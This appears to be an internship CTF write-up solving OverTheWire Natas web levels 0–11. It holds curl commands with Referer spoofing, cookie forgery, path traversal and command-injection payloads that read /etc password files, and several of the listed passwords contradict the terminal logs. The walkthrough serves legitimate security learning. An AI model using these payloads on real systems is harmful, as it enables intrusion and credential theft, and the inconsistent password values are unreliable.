

🛡️ Cybersecurity Internship Assignment – Krypton, Leviathan, NATAS

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Environment Details

For completing this cybersecurity internship assignment, I have used **Kali Linux** operating system installed inside **VMware Workstation**. Kali Linux provided the necessary cybersecurity tools like SSH client, Linux commands, and other utilities required to solve CTF challenges effectively.


📋 Steps For Natas lab

• Level 0 → 1

Username: `natas0`

Password: `natas0`

1. Open Linux terminal.
2. Run:
Command: `curl -u natas0:natas0 http://natas0.natas.labs.overthewire.org`
3. View page source using:
`curl -u natas0:natas0 http://natas0.natas.labs.overthewire.org | less`
4. Find password hidden inside an HTML comment
Password Found: `gtVrDuiDfck831PqWsLEZy5gyDz1clto`



```
ubuntu@ubuntu:~$ curl -u natas1:0nzCigAq7t2iALyvU9xcHLYN4MlkIwlq http://natas1.natas.labs.overthewire.org

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHLYN4MlkIwlq" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSaitujBLuZJnDUlCcUAPLI -->
</div>
</body>
</html>
```

• Level 1 → 2:

Username: `natas1`

Password: `gtVrDuiDfck831PqWsLEZy5gyDz1clto`

1. Open terminal.
2. Run:

Command: `curl -u natas1:gtVrDuiDfck831PqWsLEZy5gyDz1clto`

<http://natas1.natas.labs.overthewire.org>



3. View source and find link to `index-source.html`.
4. Fetch it:

`curl -u natas1:gtVrDuiDfck831PqWsLEZy5gyDz1clto`

<http://natas1.natas.labs.overthewire.org/index-source.html>

5. Find password inside comment.

Password Found: `ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi`



• Level 2 → 3

Username: `natas2`

Password: `ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi`

1. View page source:
`curl -u natas2:ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi
http://natas2.natas.labs.overthewire.org | less`
2. Find `/files/` directory.
3. Fetch:
`curl -u natas2:ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi
http://natas2.natas.labs.overthewire.org/files/users.txt`
4. Password is inside users.txt.

Password Found: `sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14`

```
ubuntu@ubuntu:~$ cat /dev/null > /dev/null
ubuntu@ubuntu:~$ curl -s -u natas3:3gqlsGdR0pj6tpkDKd1W02hSvchLeYH http://natas3.natas.labs.overthewire.org
<script>var wechallinfo = { "level": "natas3", "pass": "3gqlsGdR0pj6tpkDKd1W02hSvchLeYH" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>
ubuntu@ubuntu:~$ curl -s -u natas3:3gqlsGdR0pj6tpkDKd1W02hSvchLeYH http://natas3.natas.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="https://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas3", "pass": "3gqlsGdR0pj6tpkDKd1W02hSvchLeYH" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>
ubuntu@ubuntu:~$ curl -s -u natas3:3gqlsGdR0pj6tpkDKd1W02hSvchLeYH http://natas3.natas.labs.overthewire.org/robots.txt
User-agent: *
Disallow: /s3cr3t/
```

```
ubuntu@ubuntu:~$ curl -s -u natas3:3gqlsGdR0pj6tpkDKd1W02hSvchLeYH http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt
<html>
<head>
<title>Index of /s3cr3t</title>
</head>
<body>
<h1>Index of /s3cr3t</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td>&nbsp;
</td><td align="right"></td><td align="right"></td></tr>
<tr><td valign="top"></td><td><a href="users.txt">users.txt</a></td><td align="right">2025-04-10 14:18
</td><td align="right">40</td><td align="right"></td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80</address>
</body></html>
ubuntu@ubuntu:~$ curl -s -u natas3:3gqlsGdR0pj6tpkDKd1W02hSvchLeYH http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt
404 Not Found
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80</address>
</body></html>
ubuntu@ubuntu:~$ curl -s -u natas3:3gqlsGdR0pj6tpkDKd1W02hSvchLeYH http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt
natas4:QryZXc2e0zahULdHrHxzyYkjs9kUxLQ
ubuntu@ubuntu:~$
```

• Level 3 → 4:

Username: `natas3`

Password: `sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14`

1. Fetch `robots.txt`:


```
curl -u natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
http://natas3.natas.labs.overthewire.org/robots.txt
```

2. Find `/s3cr3t/` directory.

3. Access:

```
curl -u natas3:sJIJNW6ucpu6HPZ1ZAchaDtwd7oGrD14
http://natas3.natas.labs.overthewire.org/s3cr3t/users.txt
```

Password Found: `Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ`



```
ubuntu@ubuntu:~$ curl -s -u natas4:QryZx2e0zahULdHrtHxzyYk359kUxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
Access disallowed. You are visiting from "http://natas5.natas.labs.overthewire.org" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
* Connection #0 to host natas4.natas.labs.overthewire.org left intact
ubuntu@ubuntu:~$ curl -s -u natas4:QryZx2e0zahULdHrtHxzyYk359kUxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
Access granted. The password for natas5 is @n35PkggAPm2zbEpOU802c0x0Msn1ToK
</div>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
ubuntu@ubuntu:~$
```

• **Level 4 → 5:**

Username: `natas4`

Password: `Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ`

1. . Site checks HTTP Referer header.


2. Send custom Referer:

`curl -u natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ -H "Referer:`

`http://natas5.natas.labs.overthewire.org/"`

`http://natas4.natas.labs.overthewire.org`

Password Found: `iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq`



```
ubuntu@ubuntu:~$ curl -s -u natas5:@n35PkggAPm2zbEpOU802c0x0Msn1ToK --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org/
Access granted. The password for natas5 is @n35PkggAPm2zbEpOU802c0x0Msn1ToK
</div>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
ubuntu@ubuntu:~$ curl -s -u natas5:@n35PkggAPm2zbEpOU802c0x0Msn1ToK --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org/
Access granted. The password for natas5 is @n35PkggAPm2zbEpOU802c0x0Msn1ToK
</div>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
ubuntu@ubuntu:~$
```

- **Level 5 → 6:**

Username: `natas5`


Password: `iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq`

Steps:

1. Inspect cookies.
2. Modify `loggedin=0` to `loggedin=1`:

```
curl -u natas5:iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org
```

Password Found: `aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1`



- **Level 6 → 7:**

Username: `natas6`

Password: `aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1`

Steps:

1. View page source.
2. Find included file `includes/secret.inc`.
3. Fetch it:

```
curl -u natas6:aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHa1
http://natas6.natas.labs.overthewire.org/includes/secret.inc
```

4. Submit the secret found.

Password Found: `FOEIUWGHFEEUHOFOUIU`

```
ubuntu@ubuntu:~$ curl -u natas6:0RoJwHdSKWFTYR5WuiAewauSuNaBXned --data "secret=FOEIUWGHFEEUHOFOUIU&submit=submit" http://natas6.natas.labs.overthewire.org/
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "0RoJwHdSKWFTYR5WuiAewauSuNaBXned" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

Access granted. The password for natas7 is bng8SvU1LizuWjx3y7xkNERkHxGre0GS
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
ubuntu@ubuntu:~$
```

• Level 7 → 8:

Username: `natas7`

Password: `FOEIUWGHFEEUHOFOUIU`

Steps:

1. URL parameter `page` is vulnerable.

2. Modify URL:

http://natas7.natas.labs.overthewire.org/index.php?page=../../etc/natas_webpass/natas8

Password Found: `DBfUBfqQG69KvJvJ1iAbMoIpwSNQ9bWe`


```

ubuntu@ubuntu:~$ curl -u natas7:bmG8SvU1LizuWjx3y7xkNERkHxGre0GS "http://natas7.natas.labs.overthewire.org/index.php?page=../../../../etc/natas_webpass/natas8"
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas7", "pass": "bmG8SvU1LizuWjx3y7xkNERkHxGre0GS" };</script></head>
<body>
<h1>natas7</h1>
<div id="content">

<a href="index.php?page=home">Home</a>
<a href="index.php?page=about">About</a>
<br>
<br>
xcoXLmzMkoIP9D7hlgPlh9XD70gLae5Q

<!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
</div>
</body>
</html>
ubuntu@ubuntu:~$

```

• Level 8 → 9:

- Username: `natas8`
- Password: `DBfUBfqQG69KvJvJ1iAbMolpwSNQ9bWe`

Steps:

1. Decode XOR-encoded secret.
2. Use PHP decode script or online tool.

Password Found: `W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDI`

```

ubuntu@ubuntu:~$ curl -u natas8:xcoXLmzMkoIP9D7hlgPlh9XD70gLae5Q -d"secret=oubWYf2kBq&submit=submit" http://natas8.natas.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "xcoXLmzMkoIP9D7hlgPlh9XD70gLae5Q" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

Access granted. The password for natas9 is ZE1ck82lmdGIoErlhQgWND6j2Wzz6b6t
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

• Level 9 → 10:

- Username: `natas9`

- Password: `W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDI`

Steps:

1. Command Injection vulnerability in input field.

2. Inject:


```
; cat /etc/natas_webpass/natas10
```

using:

```
curl -u natas9:W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDI
```

```
"http://natas9.natas.labs.overthewire.org/?needle=; cat /etc/natas_webpass/natas10"
```

Password Found: `nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu`



```
ubuntu@ubuntu: ~  
$ curl -u natas9:ZEick82lmdG1oErIhQgWND6j2Wzz6b6t --data "needle=anything; cat /etc/natas_webpass/natas10" http://natas9.natas.labs.overthewire.org  
<html>  
<head>  
<!-- This stuff in the header has nothing to do with the level -->  
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">  
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />  
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>  
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>  
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>  
<script>var wechallInfo = { "level": "natas9", "pass": "ZEick82lmdG1oErIhQgWND6j2Wzz6b6t" };</script></head>  
<body>  
<h1>natas9</h1>  
<div id="content">  
<form>  
Find words containing: <input name="needle"><input type="submit" name="submit" value="Search"><br><br>  
</form>  
  
Output:  
<pre>  
t7ISVHvpai4sJTUGV8cbEsbYffFP2dm0u  
</pre>  
  
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>  
</div>  
</body>  
</html>  
$ curl -u natas10:t7ISVHvpai4sJTUGV8cbEsbYffFP2dm0u "http://natas10.natas.labs.overthewire.org"
```

DUE TO UNEXPECTED PERFORMANCE ISSUES AND NETWORK CONFIGURATION PROBLEMS FACED WHILE OPERATING THE LINUX VIRTUAL MACHINE, I MADE A NECESSARY TRANSITION TO A WINDOWS-BASED ENVIRONMENT MIDWAY THROUGH THE NATAS WARGAME PROJECT. THIS CHANGE WAS ESSENTIAL TO ENSURE STABLE INTERNET CONNECTIVITY, SMOOTHER EXECUTION OF REQUIRED COMMANDS, AND OVERALL TIMELY COMPLETION OF THE ASSIGNMENT. DESPITE THE PLATFORM SWITCH, ALL STEPS WERE CONSISTENTLY FOLLOWED IN ACCORDANCE WITH THE PROJECT OBJECTIVES.

• Level 10 → 11

Username: natas10

Password: nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu

Steps:

1. Open your browser and go to:

<http://natas10.natas.labs.overthewire.org>

2. Login with username **natas10** and password **nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu**.

3. Notice the input form ("needle" parameter).

4. Try entering `hello; cat /etc/natas_webpass/natas11` into the input box.

5. Submit the form.
6. Look carefully at the output:
 - It will display the content of the file `/etc/natas_webpass/natas11`.
7. Find the password printed in the page output.

Password Found: U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK

• **Level 11 → 12**

